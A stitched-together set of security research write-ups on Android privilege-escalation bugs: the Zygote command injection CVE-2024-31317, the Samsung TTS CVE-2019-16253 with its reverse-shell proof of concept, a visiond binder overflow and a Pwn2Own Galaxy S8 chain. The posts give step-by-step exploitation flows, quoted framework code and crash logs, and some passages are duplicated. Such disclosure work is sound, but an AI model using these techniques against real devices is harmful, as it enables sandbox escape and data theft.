    //  * The wrap.* property can only be used on userdebug builds and is likely to be used by
    //    developers (e.g. enable debug-malloc), in which case backtraces are also useful.
    command.append(" -Xcompiler-option --generate-mini-debug-info");

    command.append(" /system/bin --application");
    if (niceName != null) {
        command.append(" '--nice-name=").append(niceName).append("'");
    }
    command.append(" com.android.internal.os.WrapperInit ");
    command.append(pipeFd != null ? pipeFd.getInt$() : 0);
    command.append(' ');
    command.append(targetSdkVersion);
    Zygote.appendQuotedShellArgs(command, args);
    preserveCapabilities();
    Zygote.execShell(command.toString());
}
This piece of code concatenates mInvokeWith with the subsequent arguments and executes them via execShell. We only need to point this parameter to an ELF binary or shell script that the attacker controls, and it must be readable and executable by Zygote.
However, we also need to consider the restrictions imposed by SELinux and the AppData directory permissions. Even if an attacker sets a file in a private directory to be globally readable and executable, Zygote will not be able to access or execute it. To resolve this, we refer to the technique we used in the Mystique vulnerability: using files from the app-lib directory.
The related method for obtaining a system shell is shown in the figure, with the device running HarmonyOS 4.2.
However, this exploitation method still has a problem: obtaining a shell with a specific UID is not the same as direct in-process code execution. If we want to perform further hooking or code injection, this method would require an additional code execution trampoline, but not every app possesses this characteristic, and Android 14 has further introduced DCL (Dynamic Code Loading) restrictions.
So, is it possible to further achieve this goal?
Method #2: Leveraging the jdwp Flag
Here, we propose a new approach: the runtime-flags field in ZygoteArguments can actually be used to enable an application’s debuggable attribute.
static void applyDebuggerSystemProperty(ZygoteArguments args) {
    if (Build.IS_ENG || (Build.IS_USERDEBUG && ENABLE_JDWP)) {
        args.mRuntimeFlags |= Zygote.DEBUG_ENABLE_JDWP;
        // Also enable ptrace when JDWP is enabled for consistency with
        // before persist.debug.ptrace.enabled existed.
        args.mRuntimeFlags |= Zygote.DEBUG_ENABLE_PTRACE;
    }
    if (Build.IS_ENG || (Build.IS_USERDEBUG && ENABLE_PTRACE)) {
        args.mRuntimeFlags |= Zygote.DEBUG_ENABLE_PTRACE;
    }
}
Building on our analysis in Attempt #1, we can borrow a startSeq that matches an existing record in system_server to complete the full app startup process.The key advantage here is that the app’s process flags have been modified to enable the debuggable attribute, allowing the attacker to use tools like jdb to gain execution control within the process.
The Challenge: Predicting startSeq
The issue, however, lies in predicting the startSeq parameter. ActivityManagerService enforces strict validation for this parameter, ensuring that only legitimate values associated with active application startup processes are used.
private void attachApplicationLocked(@NonNull IApplicationThread thread,
        int pid, int callingUid, long startSeq) {
    // Find the application record that is being attached...  either via
    // the pid if we are running in multiple processes, or just pull the
    // next app record if we are emulating process with anonymous threads.
    ProcessRecord app;
    long startTime = SystemClock.uptimeMillis();
    long bindApplicationTimeMillis;
    long bindApplicationTimeNanos;
    if (pid != MY_PID && pid >= 0) {
        synchronized (mPidsSelfLocked) {
            app = mPidsSelfLocked.get(pid);
        }
        if (app != null && (app.getStartUid() != callingUid || app.getStartSeq() != startSeq)) {
            String processName = null;
            final ProcessRecord pending = mProcessList.mPendingStarts.get(startSeq);
            if (pending != null) {
                processName = pending.processName;
            }
            final String msg = "attachApplicationLocked process:" + processName
                    + " startSeq:" + startSeq
                    + " pid:" + pid
                    + " belongs to another existing app:" + app.processName
                    + " startSeq:" + app.getStartSeq();
            Slog.wtf(TAG, msg);
            // SafetyNet logging for b/131105245.
            EventLog.writeEvent(0x534e4554, "131105245", app.getStartUid(), msg);
            // If there is already an app occupying that pid that hasn't been cleaned up
            cleanUpApplicationRecordLocked(app, pid, false, false, -1,
                    true /*replacingPid*/, false /* fromBinderDied */);
            removePidLocked(pid, app);
            app = null;
        }
    } else {
        app = null;
    }

    // It's possible that process called attachApplication before we got a chance to
    // update the internal state.
    if (app == null && startSeq > 0) {
        final ProcessRecord pending = mProcessList.mPendingStarts.get(startSeq);
        if (pending != null && pending.getStartUid() == callingUid
                && pending.getStartSeq() == startSeq
                && mProcessList.handleProcessStartedLocked(pending, pid,
                    pending.isUsingWrapper(), startSeq, true)) {
            app = pending;
        }
    }

    if (app == null) {
        Slog.w(TAG, "No pending application record for pid " + pid
                + " (IApplicationThread " + thread + "); dropping process");
        EventLogTags.writeAmDropProcess(pid);
        if (pid > 0 && pid != MY_PID) {
            killProcessQuiet(pid);
            //TODO: killProcessGroup(app.info.uid, pid);
            // We can't log the app kill info for this process since we don't
            // know who it is, so just skip the logging.
        } else {
            try {
                thread.scheduleExit();
            } catch (Exception e) {
                // Ignore exceptions.
            }
        }
        return;
    }
If an unmatched or incorrect startSeq is used, the process will be immediately killed. The startSeq is incremented by 1 with each app startup. So how can an attacker retrieve or guess the current startSeq?
Our solution to this issue is to first install an attacker-controlled application, and by searching the stack frames, the current startSeq can be found.
The overall exploitation process is as follows (for versions 11 and earlier):
graph TD;
A[Attacker Installs a Debuggable Stub Application] --> B[Search Stack Frames to Obtain the Current startSeq];
B --> C[startSeq+1, Perform Command Injection; Zygote Hangs, Waiting for Next App Start];
C --> D[Launch the Target App via Intent; Corresponding ApplicationRecord Appears in ActivityManagerService];
D --> E[Zygote Executes Injected Parameters and Forks a Debuggable Process];
E --> F[The New Forked Process Attaches to AMS with the stolen startSeq; AMS Checks startSeq];
F --> G[startSeq Check Passes, AMS Controls the Target Process to Load Its Corresponding APK and Complete the Activity Startup Process];
G --> H[The Target App Has a jdwp Thread, and the Attacker Can Attach to Perform Code Injection];
The attack effect on Android 11 is shown in the following image:
As you can see, we successfully launched the settings process and made it debuggable for injection (with a jdwp thread present). Note that the method shown in the screenshot has not been adapted for versions 12 and above, and readers are encouraged to explore this on their own.
Alternative Exploitation Methods
Currently, Method 1 provides a simple and direct way to obtain a shell with arbitrary uid, but it doesn’t allow for direct code injection or loading. Method 2 achieves code injection and loading, but requires using the jdwp protocol. Is there a better approach?
Perhaps we can explore modifying the class name of the injected parameters—specifically, the previous android.app.ActivityThread—and redirect it to another gadget class, such as WrapperInit.wrapperInit.
protected static Runnable applicationInit(int targetSdkVersion, long[] disabledCompatChanges,
        String[] argv, ClassLoader classLoader) {
    // If the application calls System.exit(), terminate the process
    // immediately without running any shutdown hooks.  It is not possible to
    // shutdown an Android application gracefully.  Among other things, the
    // Android runtime shutdown hooks close the Binder driver, which can cause
    // leftover running threads to crash before the process actually exits.
    nativeSetExitWithoutCleanup(true);

    VMRuntime.getRuntime().setTargetSdkVersion(targetSdkVersion);
    VMRuntime.getRuntime().setDisabledCompatChanges(disabledCompatChanges);

    final Arguments args = new Arguments(argv);

    // The end of of the RuntimeInit event (see #zygoteInit).
    Trace.traceEnd(Trace.TRACE_TAG_ACTIVITY_MANAGER);

    // Remaining arguments are passed to the start class's static main
    return findStaticMain(args.startClass, args.startArgs, classLoader);
}
It seems that by leveraging WrapperInit, we can control the classLoader to inject our custom classes, potentially achieving the desired effect of code injection and execution.
private static Runnable wrapperInit(int targetSdkVersion, String[] argv) {
    if (RuntimeInit.DEBUG) {
        Slog.d(RuntimeInit.TAG, "RuntimeInit: Starting application from wrapper");
    }

    // Check whether the first argument is a "-cp" in argv, and assume the next argument is the
    // classpath. If found, create a PathClassLoader and use it for applicationInit.
    ClassLoader classLoader = null;
    if (argv != null && argv.length > 2 && argv[0].equals("-cp")) {
        classLoader = ZygoteInit.createPathClassLoader(argv[1], targetSdkVersion);

        // Install this classloader as the context classloader, too.
        Thread.currentThread().setContextClassLoader(classLoader);

        // Remove the classpath from the arguments.
        String removedArgs[] = new String[argv.length - 2];
        System.arraycopy(argv, 2, removedArgs, 0, argv.length - 2);
        argv = removedArgs;
    }
    // Perform the same initialization that would happen after the Zygote forks.
    Zygote.nativePreApplicationInit();
    return RuntimeInit.applicationInit(targetSdkVersion, /*disabledCompatChanges*/ null,
            argv, classLoader);
}
The specific exploitation method is left for interested readers to further explore.
Conclusion
This article analyzed the cause of the CVE-2024-31317 vulnerability and shared our research and exploitation methods. This vulnerability has effects similar to the Mystique vulnerability we discovered years ago, though with its own strengths and weaknesses. Through this vulnerability, we can obtain arbitrary UID privileges, which is akin to bypassing the Android sandbox and gaining access to any app’s permissions.
Acknowledgments
Thanks to Tom Hebb from the Meta X Team for the technical discussions—Tom is the discoverer of this vulnerability, and I had the pleasure of meeting him at the Meta Researcher Conference.
数月之前,Meta X Red Team发表了两篇非常有意思的,可以用来提权到任意UID的Android Framework漏洞,其中CVE-2024-0044因简单直接,在技术社区已经有了广泛的分析和公开的exp,但CVE-2024-31317仍然没有公开的详细分析和exp,虽然后者比前者有着更大的威力(能获取system-uid权限)。这个漏洞也颇为令人惊讶,因为这已经是2024年了,我们居然还能在Android的心脏组件(Zygote)中发现命令注入。
 Runnable runSelectLoop(String abiList) {
 //...
 if (pollIndex == 0) {
                        // Zygote server socket
                        ZygoteConnection newPeer = acceptCommandPeer(abiList);
                        peers.add(newPeer);
                        socketFDs.add(newPeer.getFileDescriptor());
                    } else if (pollIndex < usapPoolEventFDIndex) {
                        // Session socket accepted from the Zygote server socket

                        try {
                            ZygoteConnection connection = peers.get(pollIndex);
                            boolean multipleForksOK = !isUsapPoolEnabled()
                                    && ZygoteHooks.isIndefiniteThreadSuspensionSafe();
                            final Runnable command =
                                    connection.processCommand(this, multipleForksOK);

                            // TODO (chriswailes): Is this extra check necessary?
                            if (mIsForkChild) {
                                // We're in the child. We should always have a command to run at
                                // this stage if processCommand hasn't called "exec".
                                if (command == null) {
                                    throw new IllegalStateException("command == null");
                                }

                                return command;
                            } else {
                                // We're in the server - we should never have any commands to run.
                                if (command != null) {
                                    throw new IllegalStateException("command != null");
                                }

                                // We don't know whether the remote side of the socket was closed or
                                // not until we attempt to read from it from processCommand. This
                                // shows up as a regular POLLIN event in our regular processing
                                // loop.
                                if (connection.isClosedByPeer()) {
                                    connection.closeSocket();
                                    peers.remove(pollIndex);
                                    socketFDs.remove(pollIndex);
                                }
                            }
                        }

                        //...
      Runnable processCommand(ZygoteServer zygoteServer, boolean multipleOK) {
        ZygoteArguments parsedArgs;
ZygoteHooks.preFork();
Runnable result = Zygote.forkSimpleApps(argBuffer,
        zygoteServer.getZygoteSocketFileDescriptor(),
        peer.getUid(), Zygote.minChildUid(peer), parsedArgs.mNiceName);
if (result == null) {
    // parent; we finished some number of forks. Result is Boolean.
    // We already did the equivalent of handleParentProc().
    ZygoteHooks.postForkCommon();
    // argBuffer contains a command not understood by forksimpleApps.
    continue;
   public static void main(String[] args) {
    //...
        // Find the value for {@link #PROC_START_SEQ_IDENT} if provided on the command line.
        // It will be in the format "seq=114"
        long startSeq = 0;
        if (args != null) {
            for (int i = args.length - 1; i >= 0; --i) {
                if (args[i] != null && args[i].startsWith(PROC_START_SEQ_IDENT)) {
                    startSeq = Long.parseLong(
                            args[i].substring(PROC_START_SEQ_IDENT.length()));
                }
            }
        }
        ActivityThread thread = new ActivityThread();
        thread.attach(false, startSeq);
public static void execApplication(String invokeWith, String niceName,
        int targetSdkVersion, String instructionSet, FileDescriptor pipeFd,
        String[] args) {
    StringBuilder command = new StringBuilder(invokeWith);

    final String appProcess;
    if (VMRuntime.is64BitInstructionSet(instructionSet)) {
        appProcess = "/system/bin/app_process64";
    } else {
        appProcess = "/system/bin/app_process32";
    }
    command.append(' ');
    command.append(appProcess);

    // Generate bare minimum of debug information to be able to backtrace through JITed code.
    // We assume that if the invoke wrapper is used, backtraces are desirable:
    //  * The wrap.sh script can only be used by debuggable apps, which would enable this flag
    //    without the script anyway (the fork-zygote path).  So this makes the two consistent.
    //  * The wrap.* property can only be used on userdebug builds and is likely to be used by
    //    developers (e.g. enable debug-malloc), in which case backtraces are also useful.
    command.append(" -Xcompiler-option --generate-mini-debug-info");

    command.append(" /system/bin --application");
    if (niceName != null) {
        command.append(" '--nice-name=").append(niceName).append("'");
    }
    command.append(" com.android.internal.os.WrapperInit ");
    command.append(pipeFd != null ? pipeFd.getInt$() : 0);
    command.append(' ');
    command.append(targetSdkVersion);
    Zygote.appendQuotedShellArgs(command, args);
    preserveCapabilities();
    Zygote.execShell(command.toString());
}
private void attachApplicationLocked(@NonNull IApplicationThread thread,
        int pid, int callingUid, long startSeq) {
    // Find the application record that is being attached...  either via
    // the pid if we are running in multiple processes, or just pull the
    // next app record if we are emulating process with anonymous threads.
    ProcessRecord app;
    long startTime = SystemClock.uptimeMillis();
    long bindApplicationTimeMillis;
    long bindApplicationTimeNanos;
    if (pid != MY_PID && pid >= 0) {
        synchronized (mPidsSelfLocked) {
            app = mPidsSelfLocked.get(pid);
        }
        if (app != null && (app.getStartUid() != callingUid || app.getStartSeq() != startSeq)) {
            String processName = null;
            final ProcessRecord pending = mProcessList.mPendingStarts.get(startSeq);
            if (pending != null) {
                processName = pending.processName;
            }
            final String msg = "attachApplicationLocked process:" + processName
                    + " startSeq:" + startSeq
                    + " pid:" + pid
                    + " belongs to another existing app:" + app.processName
                    + " startSeq:" + app.getStartSeq();
            Slog.wtf(TAG, msg);
            // SafetyNet logging for b/131105245.
            EventLog.writeEvent(0x534e4554, "131105245", app.getStartUid(), msg);
            // If there is already an app occupying that pid that hasn't been cleaned up
            cleanUpApplicationRecordLocked(app, pid, false, false, -1,
                    true /*replacingPid*/, false /* fromBinderDied */);
            removePidLocked(pid, app);
            app = null;
        }
    } else {
        app = null;
    }

    // It's possible that process called attachApplication before we got a chance to
    // update the internal state.
    if (app == null && startSeq > 0) {
        final ProcessRecord pending = mProcessList.mPendingStarts.get(startSeq);
        if (pending != null && pending.getStartUid() == callingUid
                && pending.getStartSeq() == startSeq
                && mProcessList.handleProcessStartedLocked(pending, pid,
                    pending.isUsingWrapper(), startSeq, true)) {
            app = pending;
        }
    }

    if (app == null) {
        Slog.w(TAG, "No pending application record for pid " + pid
                + " (IApplicationThread " + thread + "); dropping process");
        EventLogTags.writeAmDropProcess(pid);
        if (pid > 0 && pid != MY_PID) {
            killProcessQuiet(pid);
            //TODO: killProcessGroup(app.info.uid, pid);
            // We can't log the app kill info for this process since we don't
            // know who it is, so just skip the logging.
        } else {
            try {
                thread.scheduleExit();
            } catch (Exception e) {
                // Ignore exceptions.
            }
        }
        return;
    }
protected static Runnable applicationInit(int targetSdkVersion, long[] disabledCompatChanges,
        String[] argv, ClassLoader classLoader) {
    // If the application calls System.exit(), terminate the process
    // immediately without running any shutdown hooks.  It is not possible to
    // shutdown an Android application gracefully.  Among other things, the
    // Android runtime shutdown hooks close the Binder driver, which can cause
    // leftover running threads to crash before the process actually exits.
    nativeSetExitWithoutCleanup(true);

    VMRuntime.getRuntime().setTargetSdkVersion(targetSdkVersion);
    VMRuntime.getRuntime().setDisabledCompatChanges(disabledCompatChanges);

    final Arguments args = new Arguments(argv);

    // The end of of the RuntimeInit event (see #zygoteInit).
    Trace.traceEnd(Trace.TRACE_TAG_ACTIVITY_MANAGER);

    // Remaining arguments are passed to the start class's static main
    return findStaticMain(args.startClass, args.startArgs, classLoader);
}
private static Runnable wrapperInit(int targetSdkVersion, String[] argv) {
    if (RuntimeInit.DEBUG) {
        Slog.d(RuntimeInit.TAG, "RuntimeInit: Starting application from wrapper");
    }

    // Check whether the first argument is a "-cp" in argv, and assume the next argument is the
    // classpath. If found, create a PathClassLoader and use it for applicationInit.
    ClassLoader classLoader = null;
    if (argv != null && argv.length > 2 && argv[0].equals("-cp")) {
        classLoader = ZygoteInit.createPathClassLoader(argv[1], targetSdkVersion);

        // Install this classloader as the context classloader, too.
        Thread.currentThread().setContextClassLoader(classLoader);

        // Remove the classpath from the arguments.
        String removedArgs[] = new String[argv.length - 2];
        System.arraycopy(argv, 2, removedArgs, 0, argv.length - 2);
        argv = removedArgs;
    }
    // Perform the same initialization that would happen after the Zygote forks.
    Zygote.nativePreApplicationInit();
    return RuntimeInit.applicationInit(targetSdkVersion, /*disabledCompatChanges*/ null,
            argv, classLoader);
}
曾经的程序员(我更愿意称为计算机工程师和科学家)是极客,是创作者,是艺术家。开源社区的蓬勃发展是他们灵感的碰撞,才华的闪光,成千上万人智慧的结晶。但很不幸的是,创作的果实被贪婪地资本所攫取,they are taker not giver,开源驱动的基础架构技术发展和完善让手艺人异化成了流水工。精妙的计算科学变成了CRUD的堆需求,严谨的数学计算被7*24人肉盯盘取代,每一个电脑配一个人,看是电脑还是人先crash。先贤图灵和冯诺依曼们若泉下有知,是否会预料到今天的局面?
愿每个人都能有时间看看天空,再次引述下天才黑客GeoHot的一句话:I want power, not power over people, but power over nature and the destiny of technology. I just want to know how the things work.
愿我们仍能记住这段话:
Computer science is the study of algorithmic processes, computational machines and computation itself. As a discipline, computer science spans a range of topics from theoretical studies of algorithms, computation and information to the practical issues of implementing computational systems in hardware and software.
Text-To-Speech engine is a default enabled module in all Android phones, and exists up to Android 1.5 HTC era, even acting as a selling point at that time. But various vendor implementations may lead to various interesting stuff, i.e. CVE-2019-16253, a seemly harmless language pack, or nearly any seemly benign application, without requring any permission, can obtain a persistent SYSTEM shell through the TTS bug (or feature?).
Vulnerability Briefing
TL;DR: Samsung TTS component (a.k.a SMT) is a privileged process running in system uid, responsible for managing the whole TTS functionality. It has a privilege escalation vulnerability (or feature?), which can be exploited by malicious applications to gain system-app privilege without requiring any permission or user interaction.
SMT application declares a exported receiver in com.samsung.SMT.mgr.LangPackMgr$2, registered by SamsungTTSService->onCreate => LangPackMgr->init which accepts Intent with action com.samsung.SMT.ACTION_INSTALL_FINISHED. The receiver blindly trusts incoming data supplied by SMT_ENGINE_PATH, and after some processing, LangPackMgr.updateEngine creates a thread which calls com.samsung.SMT.engine.SmtTTS->reloadEngine which lead to a System->load, leading to arbitrary code execution in SMT itself. It at first glance seems unbelievable but it does actually exist, a typical local privilege escalation vulnerability.
What’s worth mentioning is that this vulnerability does not require manually starting the attacking application. With carefully crafted arguments, installing the seemly benign POC apk will trigger this vulnerability. Besides, as SMT will restart every registered library at boot time, attacker can silently obtain a persistent shell without user notice.
Imagine a malicious actor uploads a seemly normal application containing the exploitation code to each Android Application market. As the exploit does not require the application asking for any privilege, it’s very likely to evade the screening process of various markets. As long as users download and install it, a persistent system shell is given out to attacker. Attacker can use this privilege to sniff on SMS, call logs/recordings, contacts, photos, or even use it as a stepstone for further attacking other privileged components, like other system services and the kernel.
Vulnerability analysis
The corresponding vulnerable code is listed below, some omitted and renamed for better visibility:
SmtTTS.reloadEngine finally reaches System.load, with the path supplied in Intent.
To successfully reach this code path, some conditions should be met for the attacking Intent sent out, which is listed as follows:
SMT_ENGINE_VERSION in Intent should be larger than the embeded version (361811291)
mTriggerCount should be first increased. This can be achieved by supplying a package name begins with com.samsung.SMT.lang. As mentioned above, com.samsung.SMT.SamsungTTSService registers two receivers, one of which will scan for this package prefix and increase the mTriggerCount for us.
One problem still exists though. As I stated above, triggering this vulnerability does not require starting the attacking app. How is this fulfilled?
It turns out SMT does this job for us. The code piece in SMT that calls our attacking service without user interaction is as follows:
SMT has some requirements for the loaded library (it should look like an language pack… implements some interfaces), which can be resolved by reversing the default library.
So the whole attack flows as below:
Step to reproduce with the provided POC
A demo video shows the POC of getting system shell.
If you want to change the remote IP and port for the reverse shell, please modify solib/jni/libmstring/mstring.c
ip = "172.16.x.x";
To your own service addr. You will need to rebuild the project (run ndk-build in solib directory, copy the arm64-v8a/libmstring.so to the APK project (src/main/jniLibs/arm64-v8a/) and rebuild the APK.
Also, monitoring the logcat reveals the following output:
➜  ~ adb logcat | grep -i SamsungTTS
 21:27:09.851 16662 16662 I SamsungTTS: Init CHelper
 21:27:09.908 16662 16662 I SamsungTTS: Success to load EMBEDDED engine.
 21:27:09.980 16662 16662 I SamsungTTS: Empty install voice data : STUB_IDLE
 21:27:10.001 16662 16684 I SamsungTTS: Request check version [82]
 21:27:10.044 16662 16684 E SamsungTTS: Invalid response. request=82 receive=0
 21:27:17.155 16662 16885 I SamsungTTS: Success to reload INSTALLED engine.
 21:27:17.155 16662 16885 I SamsungTTS: Restart engine...
Which shows the malicious engine is loaded, and output from the malicious engine library printing it’s uid
➜  ~ adb logcat | grep -i mercury
 16:29:48.816 24289 24317 E mercury-native: somehow I'm in the library yah, my uid is 1000
 16:29:48.885 24318 24318 E mercury-native: weasel begin connect
Which shows our library is running in the SMT context and as system uid.
The full POC will be available shortly at https://github.com/flankerhqd/vendor-android-cves
Conclusion
Vendor has already published fix through Galaxy Appstore and others. Updated Samsung Text-To-Speech application to following versions in corresponding markets, and examine any previously installed application with package name starts with com.samsung.SMT.lang
For all Samsung devices:
Android N,O or older systems, please update SMT to 3.0.00.101 or higher
Android P, please update SMT to 3.0.02.7 or higher
Vendor binder services proved to be an interesting part of android devices nature. They usually remains close-source, but sometimes open new attack surface for privilege escalation. In these articles I will first describe how to locate interesting binder service and a reversing quirk, then two typical CVEs will be discussed about their nature and exploitation, and how to find them.
Locating interesting binder services
Before Android N, all binder services were registered to servicemanager, and communicated with each other under /dev/binder. After Android N, binder domains are splitted to normal domain under /dev/binder, vendor domain under /dev/vndbinder, and hardware domain under /dev/hwbinder. Normal untrusted_app access is restricted to /dev/binder.
There’re possibly more than 200 binder services on some vendor devices, and most of them are Java services. Java code may introduce common android logic problems, which we will not cover in this blog post. Currently we are only interested in memory corruption bugs lies in native code.
So first question arises: how do we deduce which services may have interesting native code? Where are these services running?J previously released a tool named bindump, by reading binder data in debugfs, the tool can iterate which process owns a process and which processes are using this service. However days have passed and android has involved pretty much, major problems including
debugfs is no longer readable by normal process so you will need root to run
Binder node now have context so you have to distinguish between different domain context
Libbinder.so linking symbols changes in every version so one may not be able to reuse the binary and need to recompile the source on top of corresponding AOSP source branch
To solve problem 2 and 3, I rewrite the tool in Java and encapsulated it into a standalone jar, its source and binary can be found here.
With the tool to find hosting process for binder service, we move to look binder services in native processes.
CVE-2018-9143: buffer overflow in visiond service
There’s an arbitrary length/value overflow in the platform’s visiond daemon, which runs under system uid. visiond exposes a service named media.air, multiple dynamic libraries are used by this service, including visiond, libairserviceproxy, libairservice, libair. libairserviceproxy is the library with server-side method implementations, namely BnAIRClient::onTransact, BnEngine::onTransact, BnAIRService::onTransact.
Missing vtable entries?
An interesting fact worth noticing when reversing these libraries is that, in IDA at the address where we should find vtables, except top-offset and virtual-base offset, all other virtual method pointer items are all zero. However at runtime, the corresponding memory locations become normal. This does not appear on Nexus or Pixel image libraries when opened with IDA.
At first glance it may seem like a binary protection for anti-reversing. However after some digging in we found it’s acutally a new Android linker feature that was not supported by IDA. To understand this symposym, one should first be clear that the vtable function addresses does not naturally resides in .data.rel.ro. Their offsets are actually stored in relocation entries at .rela.dyn with type R_AARCH64_RELATIVE or others. IDA and other disassembler tools do the job of linker, read, calculate and store the value into their respective locations. If IDA failed to parse the relocation entries, the target addresses will be left untouched, as seen in the screenshot.
So what’s the offending linker feature? Quoting from chromium docs:
Packed Relocations
All flavors of lib(mono)chrome.so enable “packed relocations”, or “APS2 relocations” in order to save binary size.
Refer to this source file for an explanation of the format.
To process these relocations:
Pre-M Android: Our custom linker must be used.
M+ Android: The system linker understands the format.
To see if relocations are packed, look for LOOS+# when running: readelf -S libchrome.so
Android P+ supports an even better format known as RELR.
We'll likely switch non-Monochrome apks over to using it once it is implemented in lld.
This feature encodes binary data in SLEB128 format in order to save space for large binaries. The detailed implementation, including encoding and decoding algorithm can be found here( http://androidxref.com/9.0.0_r3/xref/bionic/tools/relocation_packer/src/delta_encoder.h). At runtime, the linker decodes this segment, rearranging other segment addresses and extracts normal relocation entries. Then everything goes back to normal. IDA at that time does not supported this encoding so all relocation infos are lost in IDA. One can use the relocation_packer tool itself to recover the addresses.
Update: Two years after Android introduced this feature IDA 7.3 has finally supported APS2 relocation, which can be seen in the following screenshot.
+ ELF: added support for packed android relocations (APS2 format)
AirService copies in the air
BnAirServiceProxy provides two methods for managing AirClient passed from client process. One accepts a StrongBinder (AirClient) and an int option, returns a binder handle (pointing to BnAIR) for client process to invoke.If the int option is 0, it will create a FileSource thread. If the option is 1, it will create a CameraSourceThread(only this can trigger this vulnerability)
BnAIR::transact (in libair.so) has many functions, the functions relating to this exp is android::AIRService::Client::configure, start and enqueueFrame. We must call these functions in order of configure->start->enqueueFrame to do a property setup.The specific vulnerable function is enqueueFrame. enqueueFrame receives an int and IMemory, and the IMemory content is copied out to a previously allocated fixed IMemory in Frame object.
We use first transact with code=3 from untrusted_app to /system/bin/visond service, to trigger android::AIRService::Client::configure(int)
in libairservice.so. This transact is needed to init some parameters
The second transact with code=4, which starts an AIRService Client, android::AIRService::Client::start()
start the Client to accept the final transaction
The final transact, with code=7, actually passes an IMemory with attacker controlled length/content,
to trigger android::AIRService::Client::enqueueFrame(int, android::spandroid::IMemory const&).
The mmaped area in Frame itself is usually 2M, so any passed in Imemory with size > 2M will trigger overflow.
    fpsr 00000000  fpcr 00000000
backtrace:
    #00 pc 000000000001b014  /system/lib64/libc.so (memcpy+332)
    #01 pc 0000000000029b5c  /system/lib64/libairservice.so (_ZN7android12FrameManager12enqueueFrameERKNS_2spINS_7IMemoryEEE+188)
    #02 pc 0000000000030c8c  /system/lib64/libairservice.so (_ZN7android10AIRService6Client12enqueueFrameEiRKNS_2spINS_7IMemoryEEE+72)
    #03 pc 000000000000fbf8  /system/lib64/libair.so (_ZN7android5BnAIR10onTransactEjRKNS_6ParcelEPS1_j+732)
    #04 pc 000000000004a340  /system/lib64/libbinder.so (_ZN7android7BBinder8transactEjRKNS_6ParcelEPS1_j+132)
    #05 pc 00000000000564f0  /system/lib64/libbinder.so (_ZN7android14IPCThreadState14executeCommandEi+1032)
    #06 pc 000000000005602c  /system/lib64/libbinder.so (_ZN7android14IPCThreadState20getAndExecuteCommandEv+156)
    #07 pc 0000000000056744  /system/lib64/libbinder.so (_ZN7android14IPCThreadState14joinThreadPoolEb+128)
    #08 pc 0000000000074b70  /system/lib64/libbinder.so
    #09 pc 00000000000127f0  /system/lib64/libutils.so (_ZN7android6Thread11_threadLoopEPv+336)
    #10 pc 00000000000770f4  /system/lib64/libc.so (_ZL15__pthread_startPv+204)
    #11 pc 000000000001e7d0  /system/lib64/libc.so (__start_thread+16)
Exploitation?
This may be similar to Project Zero’s bitunmap bug, since overflow occurs in mmaped area. When android::AIRService::Client::configure is called, a new thread is created in libairservice.so. By allocating Frame, and removing Frame we can create a hole in highmem area. Allocate Frame again, trigger overflow and we can override the thread mmaped area to get PC control.
However, SElinux still enforces strict limitation (no execmem, no executable file loading, cannot lookup PackageManagerService in servicemanager), on visiond, although it’s a system-uid process. How can we utilize this elevated privilege to do things malicious like installing arbitrary app, if we even cannot access PackageManagerService?
Note that although SELinux prohibits visiond from looking up the PMS service, neither it nor the PMS itself has additional restrictions or checks when PMS’s transactions are actually invoked, if we have the service handle. So we may use the following steps to bypass this restriction:
Attacking app (untrusted_app context) obtains StrongBinder handle of PMS
Attacking app passes the handle to visiond. Any transaction method accepting and storing StrongBinder will work.
Attacking app triggers the vulnerability, gains code execution. Payload searches the specific memory location in step 2 to find the handle
Payload calls PMS’s installPackage method with the handle
Conclusion
So this’s CVE-2018-9143. Samsung has already posted advisory and pushed out FIX via firmware OTA. In next article I will describe CVE-2018-9139, a heap overflow in sensorhubservice, and how we examined and fuzzed the target to find this vulnerability, with a PC-controlled POC.
Bonus: POC for this CVE and vulnerable binary has been posted at https://github.com/flankerhqd/binder-cves for your reference.
Packed Relocations
All flavors of lib(mono)chrome.so enable “packed relocations”, or “APS2 relocations” in order to save binary size.
Refer to this source file for an explanation of the format.
To process these relocations:
Pre-M Android: Our custom linker must be used.
M+ Android: The system linker understands the format.
To see if relocations are packed, look for LOOS+# when running: readelf -S libchrome.so
Android P+ supports an even better format known as RELR.
We'll likely switch non-Monochrome apks over to using it once it is implemented in lld.
Hello everyone, long time no see! Now begins a series of blog posts about bugs I found before and now on Android vendors, including memory corruption and logical bugs, reported and fixed via Pwn2Own or official bug channel.
This very first post is about the chain of bugs we used in the end of 2017 to get remote arbitrary application install via clicking malicious link on newest Galaxy S8 at that time, prepared for Mobile Pwn2Own, with a V8 bug to get initial code execution in sandbox and 5 logical bugs to finally get arbitrary application install, with demo video. All bugs were reported and assigned CVE-2018-10496, CVE-2018-10497, CVE-2018-10498, CVE-2018-10499, CVE-2018-10500, CVE-2018-9140. The detail of the V8 bug will be covered in another post.
Bug 0: Pwning and Examining the browser’s renderer process
Using the first V8 bug (CVE-2018-10496, credit to Gengming Liu and Zhen Feng of KeenLab), we have get initial code execution in the Samsung Internet Browser isolated process. Isolated process is heavily restricted in android, both in SElinux context and traditional DAC permission.
Doing a quick check on the SELinux profile reveals Samsung doing a good job. No additional service attack surface revealed. The sandbox process is still limited to access very few services and IPCs, e.g. starting activity is prohibited.
For those who are interested in the Chrome browser sandbox architecture, you can refer to my CanSecWest presentation. Given Samsung did not open loophole for us to directly exploit from isolated context, we fall back to the good old ways to attack the browser IPC.
The Samsung Internet Browser has a quite different UI than Chrome but its core is still largely based on Chrome, so as the sandbox architecture. Looking over the past always gives us insight over future, which is quite true for ….
Bug 1: The Tokyo treasure: incomplete fix for CVE-2016-5197
Old readers will remember the good old Chrome IPC bug we used to pwn Pixel, as described here. Looking back into the fix…:
public class ContentViewClient {
 public void onStartContentIntent(Context context, String intentUrl, boolean isMainFrame) {
 //...
@@ -144,6 +148,14 @@
         // Perform generic parsing of the URI to turn it into an Intent.
         try {
             intent = Intent.parseUri(intentUrl, Intent.URI_INTENT_SCHEME);
+
+            String scheme = intent.getScheme();
+            if (!scheme.equals(GEO_SCHEME) && !scheme.equals(TEL_SCHEME)
+                    && !scheme.equals(MAILTO_SCHEME)) {
+                Log.w(TAG, "Invalid scheme for URI %s", intentUrl);
+                return;
+            }
+
//...
        try {
            context.startActivity(intent);
        } catch (ActivityNotFoundException ex) {
            Log.w(TAG, "No application can handle %s", intentUrl);
        }
    }
Google tries to fix the vulnerability by adding scheme check, restricting the string IPC accepts so that we cannot use this IPC to start arbitrary explicit activity anymore.
